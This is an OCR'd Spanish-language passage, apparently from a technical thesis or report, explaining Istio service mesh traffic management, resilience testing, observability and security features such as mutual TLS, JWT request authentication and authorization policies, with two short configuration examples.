

Figura 23. Conceptos del API de red implicados en la gestión del tráfico.

Como se ha mencionado antes, las mallas de servicios referencian a los servicios por sus nombres para evitar los problemas que acarrea hacerlo mediante direcciones IP[14]. Es por esta razón que la configuración de red mediante Istio ha adoptado un modelo basado en nombres (ver Figura 23 [284]), en el cual figuran los siguientes elementos:

- **Gateways**: exponen nombres al exterior.
- **VirtualServices**: realizan la configuración y enrutado de servicios/nombres.
- **DestinationRules**: describen cómo establecer la comunicación con un *workload* asociado a un servicio/nombre.

[14] Una IP puede ser desconocida inicialmente, puede cambiar con el tiempo, es difícil de recordar, entre otros problemas.

- **ServiceEntries**: permiten la creación de nuevos “servicios”/nombres.
- **Sidecars**: limitan los servicios/nombres y puertos accesibles.



Figura 24. Dependencias y relaciones entre los conceptos del API de red en Istio. (Fuente: kwonghung-yip.medium.com)

Estos conceptos del API de red de Istio son los involucrados en el correcto funcionamiento del flujo de tráfico en la malla de servicios y se abordarán con más detalle a continuación. Las dependencias y relaciones entre dichos conceptos, así como fragmentos de su posible configuración en YAML se observan en la Figura 24.
Para más detalles sobre la gestión de tráfico en Istio, así como las buenas prácticas para su uso se recomiendan [290] y [291] respectivamente.

Virtual Services:
Los *Virtual Services* (o servicios virtuales) junto con las *Destination Rules* (reglas de destino) constituyen los componentes clave sobre los que se sustenta el enrutamiento de tráfico de Istio. Un *Virtual Service* define un conjunto de reglas de enrutamiento que regulan cómo es enrutado el tráfico a los diferentes destinos en la malla de servicios. Las reglas antes mencionadas son evaluadas en orden, permitiendo a Istio encontrar para cada petición a un *Virtual Service* el destino real (un servicio) correspondiente en la malla.
Las reglas definidas en un *Virtual Service* son reglas de enrutamiento a nivel de aplicación (capa L7). Así, las peticiones HTTP pueden ser enrutadas a diferentes destinos basado en atributos como el URI, el método HTTP y los *headers* (encabezados) de la petición.
Sin el uso de un *Virtual Service*, Envoy distribuye el tráfico balanceando la carga mediante round-robin entre las instancias existentes, pero mediante el uso de un *Virtual Service* se puede obtener un mayor control y granularidad. El conocimiento disponible de los *workloads* (e.g. su versión) permite aprovechar la flexibilidad de un *Virtual Service* para escenarios de pruebas A/B (distribución del tráfico según la versión) o redireccionar a usuarios específicos (e.g. desarrolladores, QA) a instancias particulares de esos servicios.
La especificación de estas políticas de enrutamiento hacia un destino puede llevarse a cabo en otros objetos: las *Destination Rules*. De esta manera, dichas reglas pueden ser reusadas entre varios servicios virtuales. Más información sobre estos objetos del API es analizada en la siguiente sección.
Más detalles sobre los *Virtual Services* pueden obtenerse en [292].

Destination Rules:
Las *Destination Rules* (o reglas de destino) definen reglas de enrutamiento adicionales al tráfico que ya ha sido enrutado a un servicio en particular. En conjunción con los *Virtual Services*, las *Destination Rules* constituyen un aspecto clave en el enrutamiento de tráfico en Istio.
Los *Virtual Services* se enfocan en cómo el tráfico es enrutado a un destino específico, mientras que las *Destination Rules* se enfocan en qué pasa con dicho tráfico para ese destino en específico. Las *Destination Rules* son aplicadas posteriormente a la evaluación de las reglas de enrutamiento de los *Virtual Services*, por lo que son aplicadas al destinatario final del tráfico (ver paso 1 y paso 2 en la Figura 24).
De manera adicional, se pueden usar las *Destination Rules* para particionar un servicio en subconjuntos (e.g. agrupar por la versión), los cuales nos permiten enrutar el tráfico de manera inteligente entre múltiples versiones activas sin necesidad de hacer cambios en el código del servicio (ver paso 2 en la Figura 24).
Las *Destination Rules* también permiten personalizar las políticas de tráfico de Envoy que son aplicadas en cada uno de los escenarios anteriores. Algunos ejemplos son la selección del modelo de balanceo de carga, el modo de seguridad de TLS o las configuraciones del *circuit breaker*.
Más información al respecto puede consultarse en [290] y una referencia extensa sobre las opciones disponibles se tiene en [293].

Gateways:
Un Gateway es empleado para administrar todo el tráfico entrante y saliente (norte-sur) de nuestra malla de servicios. Las configuraciones de este recurso son aplicadas a proxies independientes de Envoy que se ejecutan en los “extremos” (a la entrada y/o a la salida) de la malla, en vez de aplicarse a los *sidecars* de Envoy que se ejecutan junto con cada servicio del *workload*.
A diferencia de otros mecanismos para el control del tráfico entrante en nuestro sistema (e.g. el API de Ingress de Kubernetes), los *gateways* de Istio incorporan todo el poder y la flexibilidad de *Envoy*. Por una parte, el recurso de *Gateway* solo permite la gestión de las configuraciones a nivel de las capas L4-L6 del modelo OSI (e.g. puertos, configuraciones TLS), y para añadir funcionalidades a nivel de aplicación (capa L7) es necesario vincular un *Virtual Service* al *Gateway*. De esta manera, es posible gestionar el tráfico en el *Gateway* de la misma manera que se hace en el plano de datos de nuestra malla.
El propósito inicial de los *gateways* es la administración del tráfico de entrada (*ingress gateway*), pero de esa misma manera, es posible configurar un recurso de *Gateway* para el tráfico de salida (*egress-gateway*). De esta manera, podemos configurar diversos aspectos como definir un nodo dedicado para el tráfico de salida, limitar cuáles servicios pueden acceder a redes externas, entre otros.
Para más detalles sobre este recurso, se recomienda consultar [294].

Service Entries:
Los *Service Entries* (o entradas de servicios) son el mecanismo mediante el cual añadimos y/o eliminamos entradas en el registro de servicios de Istio [295]. Las entradas del registro pueden recibir tráfico mediante el nombre definido como si fuese un servicio en nuestra malla y también pueden ser usados como destino del tráfico desde otras configuraciones de Istio.

Otro caso de uso de los *Service Entries* es el de gestionar el tráfico a servicios que no se encuentren en nuestra malla, por ejemplo:

- Redireccionar y/o reenviar tráfico a destinos externos (e.g. un API consumida).
- Definir políticas de retry (reintentos), timeout y fault injection (aspectos a tratar en la siguiente sección) para destinos externos.

Para más detalles sobre el tema, se recomienda [296].

Sidecars:
Los *Sidecars* son los proxies de Envoy que son ejecutados a la par con cada instancia de los servicios desplegados, donde todo el tráfico desde y hacia el servicio es interceptado por este proxy. Por otra parte, el recurso de *Sidecar* describe la configuración de este proxy (ver a continuación) en aspectos como los puertos y protocolos aceptados, definir aquellos otros servicios que pueden ser alcanzados, entre otros.

```yaml
apiVersion: networking.istio.io/v1alpha3
kind: Sidecar
metadata:
  name: default
  namespace: bookinfo
spec:
  egress:
  - hosts:
    - "./*"
    - "istio-system/*"
```

Es aconsejable limitar las conexiones potenciales de un *sidecar* en aplicaciones de tamaño considerable, pues permitir la comunicación entre cualquier par de proxies en la malla, puede afectar el rendimiento debido al alto consumo de memoria.
Para obtener más detalles al respecto, se recomienda la lectura de [297].

9.4.3. Resiliencia de la red y *testing*

Además de sus funcionalidades para la gestión del tráfico vistas anteriormente, Istio también está dotado de funcionalidades empleadas comúnmente en prácticas como *chaos engineering* (ingeniería del caos) [298]. Algunos ejemplos a destacar son la inyección de fallas en la petición e interrupción de circuitos, entre otros; todos ellos configurables de manera dinámica en tiempo de ejecución.
Un sistema resiliente es aquel que pueda mantener un buen rendimiento para sus usuarios (i.e. cumplir con sus SLOs [299]), mientras son capaces de gestionar los fallos que puedan tener lugar en su infraestructura. Con sus funcionalidades para estos casos, Istio permite asegurar que la malla puede prevenir que fallos locales se propaguen en cascada hacia otros servicios y nodos.
Como consecuencia, resulta posible diseñar y construir pruebas (i.e. *testing*) programáticas y reproducibles para evaluar la resiliencia de nuestro sistema. A continuación se abordan las funcionalidades de Istio que hacen esto posible.

Timeouts:
Los *timeouts* (o tiempo de espera) son de una gran importancia para la construcción de sistemas con un comportamiento consistente. Al asignar *timeouts* a las peticiones, resulta posible descartar aquellas que estén tomando demasiado tiempo y así liberar recursos en el servidor, resultando en una mejor experiencia para el usuario.
Un *timeout* no es más que la cantidad de tiempo que un proxy de Envoy debería esperar por las respuestas de un servicio determinado, asegurando que no quedemos a la espera de manera indefinida. Para algunas aplicaciones y servicios, el valor de timeout por defecto de Istio pudiera no ser el apropiado, dado que en algunos casos sería muy largo resultando en una latencia excesiva, mientras que uno muy corto resultaría en llamadas a servicios que fallan innecesariamente pues se necesitaba más tiempo para completar la operación.
Para evitar estos inconvenientes, Istio nos permite ajustar fácilmente el valor del timeout de manera dinámica para cada servicio sin necesitar de cambios en el código. Para ello, se hace uso de un recurso de *VirtualService*, pudiendo tener de esa forma un mayor control de nuestra *tail latency* (latencia en caso peor) [300].

Retries:
Todo sistema experimenta fallas esporádicas (e.g. un servidor falla y descarta una petición), por lo que es necesario un mecanismo que re-intente enviar la misma petición a un endpoint diferente del mismo servicio (*retries*). De esta manera, es posible mitigar el impacto de fallas transitorias.
No obstante, en algunas ocasiones donde estas políticas de *retries* de la conexión no están bien configuradas, causan más problemas. En la mayoría de los casos, la razón de estos fallos es que estos nuevos intentos están codificados en las aplicaciones y por lo tanto son difíciles de cambiar. Por su parte, Istio nos permite configurar estas políticas para todos los servicios de nuestra malla y aún más, pueden ser administrados en tiempo de ejecución mediante simples cambios a la configuración.
La configuración de esta funcionalidad especifica el número máximo de veces que Envoy intenta conectarse a un servicio si la llamada inicial falla. El comportamiento por defecto para peticiones por HTTP es reintentarlo dos veces antes de devolver el error. Resulta de gran importancia una correcta configuración de la política; mientras que un valor apropiado permite mejorar la disponibilidad de un servicio evitando los errores transitorios, una mala configuración (e.g. *retries* muy frecuentes) pudiera causar que el servicio se vea abrumado por muchas peticiones.

Circuit Breaking:
Los *circuit breakers* (o interruptores de circuitos) son otro mecanismo de gran utilidad de Istio para la creación de aplicaciones resilientes. Éstos, constituyen un mecanismo de limitar la capacidad de llamadas a un *host* particular de un servicio (e.g. cantidad de conexiones concurrentes, cantidad de llamadas fallidas, etc.), y una vez que se alcanza dicho límite, el interruptor se “dispara” y bloquea las conexiones subsiguientes al *host*.
Este patrón de diseño [301], permite un fallo rápido sin necesidad de intentos de conexión innecesarios a un *host* sobrecargado o inconsistente. Al aplicar a los destinos finales en la malla, los umbrales de los *circuit breakers* son configurados mediante *Destination Rules*, las cuales son aplicadas a cada *host* del servicio.
Para más detalles al respecto, se recomienda [302].

Fault injection:
El *fault injection* (o inyección de fallas) constituye otro mecanismo de gran utilidad para la creación de sistemas distribuidos robustos. Esta estrategia ha sido utilizada ampliamente, aunque organizaciones como Netflix lo han llevado al extremo con su filosofía de *chaos engineering*.
En su esencia, constituye un método científico de prueba [303] que introduce errores en el sistema para asegurar que es capaz de resistir y recuperarse de situaciones donde existan errores. Resulta una estrategia muy útil para verificar que nuestras políticas de recuperación a fallos no sean muy restrictivas o incompatibles, resultando en servicios no disponibles.
Istio permite la inyección de fallas en la capa de aplicación, lo cual permite la inyección de fallas más relevantes, como códigos de errores HTTP específicos (e.g. 429, 500) resultando en resultados más realistas. Existen dos tipos de fallas fundamentales disponibles, ambas configurables mediante un *Virtual Service*:

- **Aborts**: los *aborts* (o interrupciones) son errores que imitan fallos en los servicios usualmente en la forma de códigos de errores HTTP o fallos en la conexión TCP.
- **Delays**: los *delays* (o retrasos) son errores que imitan un incremento en la latencia de la red o un servicio sobrecargado manifestándose en una demora en la respuesta.

En ocasiones es un desafío evaluar de manera programática cómo se comportaría nuestra aplicación cuando un servicio de terceros del cual ésta depende comienza a fallar. Con Istio, es posible crear un conjunto de pruebas fiables *end-to-end* (de extremo a extremo) para la aplicación ante fallos de sus dependencias gracias al *fault injection*.

9.4.4. Observabilidad

Como bien se ha mencionado anteriormente, la observabilidad es uno de los pilares de la seguridad y es además, una de las funcionalidades principales de las mallas de servicio. En este apartado no se abordarán nuevamente los aspectos clave de la observabilidad, sino que, en cambio, se tratará el tema de cómo implantarlos satisfactoriamente con Istio.

9.4.4.1. Métricas

Para el monitoreo del comportamiento de los servicios en la malla, Istio genera métricas para todo el tráfico que involucra a los servicios (tráfico entrante, saliente e interno en la malla). De esta manera es posible obtener métricas asociadas al volumen de tráfico, las tasas de errores y los tiempos de respuesta de las peticiones.
Los componentes de Istio también exportan métricas (compatibles con Prometheus [304]) propias sobre su comportamiento interno para proporcionar información sobre la salud y el funcionamiento del plano de control de la malla. De esta manera, no solo es posible monitorear aquellos servicios que forman parte de la malla, sino que también es posible monitorear a la malla en sí.
Para más detalles sobre el tema, se recomienda la lectura de [305].

Métricas a nivel de proxy:
Los *sidecars* de Envoy es el primer nivel donde Istio recolecta métricas. Cada proxy genera un conjunto variado de métricas asociadas a todo el tráfico (entrante y saliente) que pasa por dicho proxy. Istio permite a los operadores escoger cuáles de las métricas de Envoy son generadas y posteriormente recolectadas en los *workloads*.

Por defecto, Istio habilita solo un pequeño subconjunto de las estadísticas generadas por Envoy para reducir la sobrecarga de CPU de los *backends* asociadas a la recolección de muchas métricas. Los operadores pueden fácilmente añadir más métricas al conjunto cuando les sea conveniente.
Para más detalles sobre la recolección de estadísticas con Envoy se recomienda [306] y una guía para su operación se pueden encontrar en [307].

Métricas a nivel de servicio:
De manera complementaria a las métricas a nivel de proxy, Istio ofrece un conjunto de métricas orientadas a los servicios para el monitoreo de sus comunicaciones. El empleo de dichas métricas es opcional por parte de los operadores, los cuales pueden seleccionar si habilitar esta funcionalidad o no dependiendo de sus necesidades particulares.
Estas métricas dan cobertura a cuatro necesidades importantes en el monitoreo de los servicios [308]: latencia, tráfico, errores y saturación. Istio tiene integrado un conjunto de dashboards para el monitoreo de los servicios basados en estas métricas [309], ya que las métricas estándares de Istio [310] se exportan a Prometheus de manera predeterminada.

Métricas del plano de control:
El plano de control de Istio incorpora de manera predeterminada, un conjunto de métricas para su autosupervisión. Como se mencionó anteriormente, dichas métricas permiten dar un seguimiento al funcionamiento de Istio en sí (a diferencia de los servicios que forman parte de la malla).
Para más detalles al respecto, se recomienda consultar la documentación [311].

9.4.4.2. Trazas

La tarea de incorporar las trazas distribuidas ha sido una tarea complicada de implementar en aplicaciones distribuidas tradicionales (incluso en la nube). Sin embargo, con el auge de las mallas de servicio, la integración del *tracing* se puede lograr con pocos esfuerzos. Lyft fue capaz de extender las habilidades de *tracing* a todos sus servicios mediante la adopción de una malla de servicios.
Las trazas distribuidas ofrecen un mecanismo para comprender el comportamiento de las peticiones que fluyen a través de nuestra malla. Por esta razón, son de gran utilidad para que los operadores de la malla sean capaces de comprender las dependencias entre los servicios y las posibles causas de la latencia.
Los proxies en Istio brindan soporte para las trazas distribuidas mediante la generación automática de “spans” a nombre de las aplicaciones que estos *sidecars* soportan. Los operadores son capaces de controlar la tasa y la cantidad de trazas siendo generadas en su malla regulando la frecuencia de muestreo para la generación de las mismas. Además, Istio soporta diversos backends para el tracing, incluyendo Zipkin, Jaeger, Lightstep, y Datadog.
Para más detalles, se recomiendan [312], [313].

9.4.4.3. Registros

Los *logs* (o registros) permiten obtener información interna detallada del comportamiento de cada *workload*. Istio es capaz de generar *logs* de acceso referentes al tráfico recibido por el servicio en diversos formatos configurables. De esta manera, se permite a los operadores tener un control absoluto de todos los aspectos asociados con la tarea de *logging*.
Para más información al respecto, se recomienda la lectura de [314].

9.4.5. Seguridad

A pesar del gran auge de los microservicios y la gran cantidad de ventajas que los mismos aportan en el diseño de aplicaciones distribuidas, éstos presentan algunas deficiencias de seguridad [315]. Istio constituye una solución de seguridad integral para dar solución a los problemas comúnmente presente en las arquitecturas basadas en microservicios.

El propósito del presente apartado es el de abordar brevemente cómo se pueden utilizar las funcionalidades de seguridad de Istio para proteger nuestros servicios. Las funcionalidades mencionadas fueron diseñadas para mitigar amenazas tanto internas como externas contra nuestros servicios, datos, comunicación y la plataforma en general.

La seguridad en Istio involucra diversas áreas de la malla, entre las que cabe destacar:

- Una CA (autoridad certificadora) para la administración de llaves y certificados.
- Distribución de las configuraciones provenientes del API de Kubernetes, entre las que se encuentran:
    - Políticas de autenticación (*authentication policies*)
    - Políticas de autorización (*authorization policies*)
    - Información segura de nombres (e.g. servidores, servicios)
- Los proxies sidecar y en los “extremos” de la malla encargados de asegurar la comunicación entre clientes y servidores.
- Extensiones a los proxies de Envoy para la telemetría y auditoría.

El plano de control es el encargado de tomar las configuraciones del *kube-apiserver* y así configurar el plano de datos (i.e. los proxies de Envoy). Dicha arquitectura de alto nivel se puede observar en la Figura 25 y las funcionalidades de seguridad de Istio se introducen en las siguientes secciones.



Figura 25. Arquitectura de seguridad de Istio. (Fuente: istio.io)

9.4.5.1. Gestión de la identidad y certificados

La identidad es un concepto fundamental en la seguridad de cualquier sistema. En el contexto de Kubernetes e Istio, un par de *workloads* que deseen comunicarse mutuamente deben intercambiar credenciales (autenticación mutua) al inicio de su comunicación. De esta manera, ambas partes pueden realizar una comprobación de la identidad (AuthN) de la otra parte, así como de los permisos para ejecutar las acciones solicitadas (AuthZ).

El modelo de identidad de Istio se basa principalmente en la identidad del servicio para determinar el origen de una petición. Este modelo ofrece una gran flexibilidad y granularidad en cuanto las posibles entidades (e.g. usuarios, *workloads*) que pueden ser identificadas mediante un servicio. Algunos ejemplos de identidad de servicios en distintas plataformas son:

- **Kubernetes**: los *Service Accounts* del *cluster*.
- **Google Compute Engine** (GCE): la cuenta de servicio de Google (específicamente de GCP).
- **Sistemas locales** (*on-premises*): cuentas de usuario, nombres de servicios, una cuenta de servicio de Google, entre otros.

Istio administra de forma segura identidades robustas para cada *workload* mediante el uso de certificados X509. Junto con cada proxy de Envoy, Istio ejecuta agentes (*istio-agent*) que se encargan de la comunicación con *istiod* para automatizar la rotación de las llaves y certificados en la malla (ver Figura 26).



Figura 26. Flujo de suministro de identidades en Istio. (Fuente: istio.io)

La secuencia de pasos del flujo antes mencionado para el suministro de llaves y certificados de Istio consta de [316]:

1. *istiod* ofrece un servicio mediante gRPC para recibir solicitudes de firma de certificados (CSRs).
2. Al iniciar Istio, el agente (*istio-agent*) crea la llave privada y el CSR, el cual es enviado con sus credenciales a *istiod* para ser firmado.
3. La CA (autoridad certificadora) en *istiod* valida las credenciales incluidas en el CSR. Tras una validación satisfactoria, *istiod* firma el CSR para generar el certificado.
4. Cuando se inicia un *workload*, Envoy solicita la llave y el certificado al agente *istio-agent* en el mismo contenedor mediante el API del *Envoy secret discovery service* (SDS) [317].

5. El agente *istio-agent* envía el contenido solicitado (llave y certificados) que recibió de *istiod* al proxy de Envoy mediante el API de *Envoy SDS*.
6. *istio-agent* monitorea de manera periódica la expiración del certificado del *workload* para realizar un rotado del certificado y la llave cuando sea necesario.

9.4.5.2. Autenticación (AuthN)

Istio soporta dos tipos de autenticación principales: *peer authentication* (o autenticación entre iguales) y *request authentication* (o autenticación a peticiones). A continuación, cada una se describe en mayor profundidad:

- **Peer authentication**: es el mecanismo de autenticación empleado entre servicios. Istio brinda el *mutual TLS* (o TLS mutuo, el que trataremos más adelante) como una solución completa, la cual puede habilitarse sin cambios en los servicios. Este mecanismo:
  - Dota a cada servicio de una identidad robusta.
  - Protege la comunicación *servicio-a-servicio*.
  - Proporciona un sistema de gestión de llaves para automatizar la generación, distribución y rotación de certificados.
- **Request authentication**: empleada en la autenticación del usuario final para verificar las credenciales adjuntas a la petición. Istio habilita la autenticación a nivel de peticiones mediante la validación de *JSON Web Tokens* (JWT), aunque también puede integrarse con proveedores de autenticación de terceros o cualquier proveedor de *OpenID Connect* (e.g. Auth0, Google Auth) [318].

A continuación se abordan los principales aspectos relacionados con la autenticación antes mencionados en mayor profundidad.

Autenticación mediante *mutual TLS*:
La comunicación *servicio-a-servicio* en Istio es soportada por los proxies de Envoy. Cuando un workload envía una petición a otro con una autenticación mediante *mutual TLS*, dicha petición se trata de la siguiente manera:

1. Istio redirige el tráfico saliente del cliente al *sidecar* local de Envoy.
2. El *sidecar* de Envoy del lado cliente inicia un TLS *handshake* mutuo con el *sidecar* de Envoy del lado servidor. Durante el handshake, el lado cliente también verifica el nombrado seguro (*secure naming* [319]) para verificar que la cuenta de servicio asociada al certificado del servidor está autorizada a ejecutar el servicio de destino-
3. Ambos proxies de Envoy establecen una conexión TLS mutua e Istio redirecciona el tráfico del proxy Envoy del lado cliente al proxy Envoy del lado servidor.
4. El proxy Envoy del lado servidor autoriza la petición. Si es autorizada, reenvía el tráfico al servicio de *backend* mediante conexiones TCP locales.

La autenticación mediante *mutual TLS* de Istio permite aceptar tanto tráfico en texto plano como tráfico cifrado mediante TLS. A este modo se le llama PERMISSIVE (o permisivo) y esta funcionalidad mejora en gran medida la experiencia en la implantación de *mutual TLS* en nuestro sistema.

Peer authentication:
Este tipo de autenticación está destinada a regular mediante políticas, el modo en el que operan los *workloads* en Istio. Los modos soportados son los siguientes:

- **PERMISSIVE**: en este modo los *workloads* aceptan tanto tráfico en *mutual TLS* como en texto plano. Es un modo muy útil durante procesos de migración donde los *workloads* sin *sidecar* no pueden comunicarse mediante TLS. Una vez que se ha migrado inyectando un *sidecar*, se debería cambiar al modo STRICT.
- **STRICT**: en este modo los *workloads* solo aceptan tráfico mediante *mutual TLS*.
- **DISABLE**: en este modo la comunicación mediante *mutual TLS* está deshabilitada. Desde el punto de vista de la seguridad, este modo no es aconsejable.

Un ejemplo de política de tipo *PeerAuthentication* que requiere que todos los *workloads* en el *namespace* `foo` utilicen *mutual TLS*, se observa a continuación.

```yaml
apiVersion: security.istio.io/v1beta1
kind: PeerAuthentication
metadata:
  name: "example-policy"
  namespace: "foo"
spec:
  mtls:
    mode: STRICT
```

Un detalle a resaltar es que en casos donde no se especifique el modo mediante ninguna política, se hereda la configuración predeterminada a nivel global. A nivel de la malla de servicios, el modo por defecto es PERMISSIVE.

Request authentication:
Las políticas para la autenticación de peticiones especifican los atributos necesarios para validar correctamente un JWT. Estos valores incluyen, entre otros, los siguientes:

- La ubicación del *token* en la petición (e.g. el *header* Authentication)
- El *issuer* (o emisor) de la petición.
- El *JSON Web Key Set* (JWKS) [320], [321] público que es proporcionado en la configuración.

Istio verifica el *token* presentado, rechazando las peticiones en casos donde los tokens no sean válidos o no presente los atributos antes mencionados. Un aspecto a tener en cuenta, es que cuando las peticiones no incluyen un *token*, son aceptadas por defecto. Para lidiar con este problema, se recomienda la implantación de reglas de autorización para regular operaciones específicas (e.g. rutas específicas, acciones particulares).
Estas políticas permiten que puedan ser especificados más de un JWT siempre y cuando no hayan ubicaciones repetidas. Cuando más de una política aplica a un *workload*, Istio combina todas las reglas en una sola política, lo cual es de gran utilidad para soportar varios *tokens* JWT. Sin embargo, políticas con más de un *token* válido no son soportadas ya que es imposible determinar el emisor (o *principal*) de la petición.

9.4.5.3. Autorización (AuthZ)

Las funcionalidades de autorización de Istio permiten un control de acceso granular a distintos niveles (e.g. global, *namespaces*, *workloads*) en la malla. Este nivel de control trae consigo diversos beneficios:

- Control de la autorización entre *workloads* y de un usuario final a un *workload*. Esto es posible mediante una *AuthorizationPolicy,* un CRD (*custom resource definition*) único, el cual es fácil de utilizar y mantener.
- Una semántica flexible, ya que los operadores pueden definir reglas personalizadas basadas en atributos de Istio combinadas con acciones de tipo CUSTOM, DENY y ALLOW (que veremos más adelante).
- Un alto rendimiento debido a que las políticas de autorización son evaluadas de manera nativa en el proxy de Envoy.
- Una alta compatibilidad, pues soporta diversos protocolos como gRPC, HTTP, HTTP, HTTP/2 y protocolos TCP de manera nativa.

En Istio, el control de acceso al tráfico ocurre a nivel del tráfico entrante en el proxy de Envoy del lado del servidor. Cada proxy cuenta con un motor de autorización que valida las peticiones en tiempo de ejecución, lo cual resulta en que el contexto de la petición es evaluado por las políticas de autorización en vigor y se retorna un resultado: ya sea ALLOW o DENY. Pero, *¿cómo ocurre este proceso de evaluación de las políticas de autorización*?.

